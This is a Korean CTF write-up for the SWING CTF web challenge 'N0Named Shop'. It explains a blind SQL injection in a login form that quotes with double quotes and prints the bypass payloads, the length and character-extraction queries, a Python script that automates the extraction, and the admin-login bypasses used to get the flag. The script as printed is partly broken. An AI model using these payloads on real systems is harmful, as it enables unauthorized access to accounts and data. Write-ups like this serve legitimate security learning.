

N0Named Shop

⦿ Ctf	SWING CTF
✉ Date	@2021년 9월 8일
☰ Field	Web
☰ Flag	SWING{Congradulate_to_N0NamedSHOP_system_admin!!!}
▼ Rate	★★★

Summary


- Blind SQL Injection

Analysis

| N0Named shop 메인화면은 이러하다

The screenshot shows the homepage of N0NamedSHOP. At the top, there's a dark header bar with the site name "N0NamedSHOP" and a subtext "내일의 환경과 고객을 생각하는 이커머스 서비스". To the right of the header are links for "Home", "About", "Contact", and "Login". Below the header is a navigation menu on the left with categories: 전자기기, 의류, 식품류, 가전기기, 주방용품, 가구, and 티켓. The main content area features a large image of various deli meats and cheeses. Below this is a section titled "오늘의 상품 | 밥팡이 엄선한 오늘의 가장 HOT한 상품!" with three items: "밥창고" (1,247,940원), "밥디건" (17,950원), and "밥침대" (209,000원). Each item has a small image, a price, a brief description, and a rating. A sidebar on the right contains images of a wooden stool, two smartphones, and a small electronic device.

| 회원가입, 로그인, 로그아웃, About, Contact, 마이페이지 등의 기능이 구현되어있다.



⇒ Login

Register

The main page of N0NamedSHOP has a dark header with the logo 'N0NamedSHOP' and the tagline '내일의 환경과 고객을 생각하는 이커머스 서비스'. It features a large image of a modern skyscraper with the Korean text '밥팡은 세계 최고의 이커머스를 꿈꿉니다.' overlaid. Below the image are three service icons: '신속·정확' (Fast and Accurate), '신뢰·보안' (Reliable and Secure), and '환경·재활용' (Environment and Recycling). The footer contains links for 'Home', 'About', 'Contact', and 'MyPage'.

⇒ About

고객의 소리함

저희 NONamedSHOP은 항상 고객님의 소리에 귀 기울이고자 노력합니다.
건의하거나 문의하실 사항이 있으시다면 언제든지 저희 고객의 소리함을 이용해주시길 바랍니다.

이름을 입력해주세요
이메일을 입력해주세요
휴대전화번호를 입력해주세요
내용을 입력해주세요

Submit

⇒ Contact

안녕하세요, asdf 님!


오늘도 밥팡에서 즐거운 쇼핑 되세요!

이름	asdf
이메일	asdf@gmail.com

법인(주) 대표이사 : 강준혁
 서울특별시 금천구 서부샛길 606 가산 대성디플리스 A동 27층
 사업자 등록번호 : 123-11-1231
 통신판매업신고 : 2020-서울금천-0000

⇒ MyPage

| Login 폼에서 SQL Injection이 터진다.



⇒ SQL 쿼리를 처리할 때 '(싱글쿼터)' 가 아닌 "(더블쿼터)" 를 이용해 코딩했기 때문에 더블쿼터를 이용해야함

안녕하세요, I_don't_have_a_flag 님!
오늘도 밥팡에서 즐거운 쇼핑 되세요!

이름 I_don't_have_a_flag

이메일 guest@n0n0.com

⇒ SQL Injection으로 접속 후 Mypage 조회

| Login 페이지에서 개발자도구(F12)를 열어 소스코드를 확인하면 DB 정보가 유출된 것을 볼 수 있다

The screenshot shows a login interface with fields for 'Username' and 'Password'. Below the fields is a 'Login' button. To the right of the form, a terminal window displays a MySQL query: 'mysql> desc users;'. The output shows three columns: uid, upw, and email, all defined as varchar(30) and set to NO. A message at the bottom of the terminal says 'I have a bad memory.' The developer tools panel shows the HTML structure of the page, including the injected script tags.

```

<!--
I have a bad memory.

mysql> desc users;
+-----+-----+-----+-----+
| Field | Type      | Null | Key | Default | Extra |
+-----+-----+-----+-----+
| uid   | varchar(10) | NO   |     | NULL    |       |
| upw   | varchar(30)  | NO   |     | NULL    |       |
| email | varchar(30)  | NO   |     | NULL    |       |
+-----+-----+-----+-----+
3 rows in set (0.00 sec)
-->

```

```

<!--
I have a bad memory.

mysql> desc users;
+-----+-----+-----+-----+
| Field | Type      | Null | Key | Default | Extra |
+-----+-----+-----+-----+
| uid   | varchar(10) | NO   |     | NULL    |       |
| upw   | varchar(30)  | NO   |     | NULL    |       |
| email | varchar(30)  | NO   |     | NULL    |       |
+-----+-----+-----+-----+
3 rows in set (0.00 sec)
-->


```

⇒ DB의 테이블명과 컬럼명을 알 수 있음

Solution

원래 문제 출제자의 의도는 Blind SQL Injection을 자동화해주는 Python 코드를 작성하여 풀도록 하는 것이다.

일단 로그인 정보가 무조건 참이 되도록 ID값을 전송한다.



I_don't_have_a_flag 라는 계정으로 로그인이 된다.

N0NamedSHOP 내일의 환경과 고객을 생각하는 이커머스 서비스

Home About Contact LogOut

안녕하세요, I_don't_have_a_flag 님!
오늘도 밥팡에서 즐거운 쇼핑 되세요!

이름	I_don't_have_a_flag
이메일	guest@n0n0.com

밥팡(주) | 대표이사 : 강준혁
서울특별시 금천구 서부샛길 606 가신 대성디플리스 A동 27층
사업자 등록번호 : 123-11-1231
통신판매업신고 : 2020-서울금천-0000

보통 admin 계정은 사이트가 만들어질 때 함께 만들어지므로, DB 위쪽에 있음을 생각할 수 있다.

이를 생각해서 두 번째 행에 존재하는 uid의 길이를 구해본다. (2번째 행만 가져오기 위해 limit 을 이용)

```
" or length((select uid from users limit 1,1)) > 10 -- -
// ===> 로그인 성공 (True)

" or length((select uid from users limit 1,1)) > 30 -- -
// ===> 로그인 실패 (False)

" or length((select uid from users limit 1,1)) > 25 -- -
// ===> 로그인 성공 (True)

" or length((select uid from users limit 1,1)) > 26 -- -
// ===> 로그인 실패 (False)

" or length((select uid from users limit 1,1)) = 26 -- -
// ===> 로그인 성공 (True)

// Result: DB 맨 위부터 두번째 존재하는 계정의 uid는 26자임
```

이제 실제로 uid 문자열을 구해야한다.

```
Payload: " or (select ord(mid(uid,1,1)) from users limit 1,1)=ord("I") -- -
```

⇒ subquery 내에서 mid() 함수를 이용해 한글자씩 잘라온다.

⇒ ord() 함수를 이용해 문자를 ASCII 10진수값으로 전환한다.

(문자를 그대로 비교할 경우, php의 느슨한 비교로 인해 대소문자 구별을 하지 못함)

⇒ subquery 에서 반환된 10진수값과 테스팅값을 비교하여 맞는지 확인한다.

(위 페이로드 기준, uid의 첫 번째 문자가 "I" 인 경우 로그인 성공, "I"가 아닌 경우, "Wrong ID or PW")



mid() == substring() == substr()

: 문자열 부분 가져오기

e.g. mid(대상문자열, 시작인덱스, 가져올개수) // 인덱스는 1부터 시작

손으로 구하기엔 비효율적이기 때문에 파이썬 스크립트를 짜서 해결한다.

```
import requests
import string

# Payload: " or (select ord(mid(uid,1,1)) from users limit 1,1)=ord("I") -- -

uid=""
pre_uid = ""
# a=string.printable
a = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_!@#$%^&*( )?><\{\}[]'\"';,.,"

print(str(chr(255)))
for i in range(1,100): # Length 구하기 귀찮을 땐 여러번 반복시키고, 현재 구한 pw와 이전 pw를 비교하여 같으면 종료시킨다.
    for j in a:
        url="http://ctf.no-named.kr:40005/login.php"
        data = {"username": "" or (select ord(mid(uid,{_index},1)) from users limit 1,1)=ord("{_str}") -- -""".format(_index=str(i), _str=
        res=requests.post(url, data=data)
        res=res.text
        if "Wrong" not in res:
            uid += str(j)
```

```
        break
    else: pass

    if pre_uid == uid:
        break
    else:
        print(uid)
        pre_uid = uid


print("Final uid: " + uid)
```

```
,  
I  
I_  
I_A  
I_AM  
I_AM_  
I_AM_T  
I_AM_TH  
I_AM_THE  
I_AM_THE_  
I_AM_THE_N  
I_AM_THE_N0  
I_AM_THE_N0N  
I_AM_THE_N0Na  
I_AM_THE_N0Nam  
I_AM_THE_N0Name  
I_AM_THE_N0Named  
I_AM_THE_N0NamedS  
I_AM_THE_N0NamedSH  
I_AM_THE_N0NamedSH0  
I_AM_THE_N0NamedSHOP  
I_AM_THE_N0NamedSHOP_  
I_AM_THE_N0NamedSHOP_A  
I_AM_THE_N0NamedSHOP_AD  
I_AM_THE_N0NamedSHOP_ADMIN  
I_AM_THE_N0NamedSHOP_ADMIN  
Final uid: I_AM_THE_N0NamedSHOP_ADMIN
```

⇒ 2번째 계정은 자신이 노네임드샵 관리자라고 한다.

이 uid 를 가지고 접속을 해본다. 하지만 upw를 모르고 있다. 어떻게 접근을 해야할까?

uid가 **I_AM_THE_N0NamedSHOP_ADMIN**, password 부분을 주석처리하거나 참으로 만족시키도록 쿼리를 전송하면 된다.



```
ID: I_AM_THE_NONamedSHOP_ADMIN" -- -  
// 또는 ID: I_AM_THE_NONamedSHOP_ADMIN" and 1=1 -- -  
PW: a // 아무 값이나 상관 없음
```

이렇게 하면 로그인이 성공하게 되고, Mypage에 들어가서 본인의 정보를 확인하면 플래그를 확인할 수 있다.

NonameShop

내일의 환경과 고객을 생각하는 이커머스 서비스

Home About Contact LogOut

올해 최고의 관리자에 선정되신 것을 축하합니다!

FLAG: SWING{Congradulate_to_NONamedSHOP_system_admin!!!}

법인명(주) | 대표이사 : 강준희
서울특별시 강천구 서부샛길 606 기산 대성디플리스 A동 27층
사업자 등록번호 : 123-11-1231
통신판매업신고 : 2020-서울금천-0000

FLAG: SWING{Congradulate_to_N0NamedSHOP_system_admin!!!}

힌트를 이용한 풀이

"보통 admin 계정은 사이트가 만들어질 때 함께 만들어지므로, DB 위쪽에 있음을 생각할 수 있다." 라고 생각하지 못한 분들이 계실 것 같아서 힌트로 admin의 이메일 정보를 알려드렸습니다.

Hint



Blind

Got it!

Hint



admin email: admin@n0n0.com

Got it!

관리자의 email 정보를 가지고 있으면 아주 간단하게 문제를 해결할 수 있습니다.

limit 을 사용하지 않아도 될 뿐만 아니라 Blind SQL Injection 을 하지 않고도 문제를 풀 수 있습니다.

where문에 email="admin@n0n0.com" 이라고 걸고 쿼리를 작성하시면 바로 관리자 권한을 탈취할 수 있었습니다.

```
" or email='admin@n0n0.com' and 1=1 -- -
```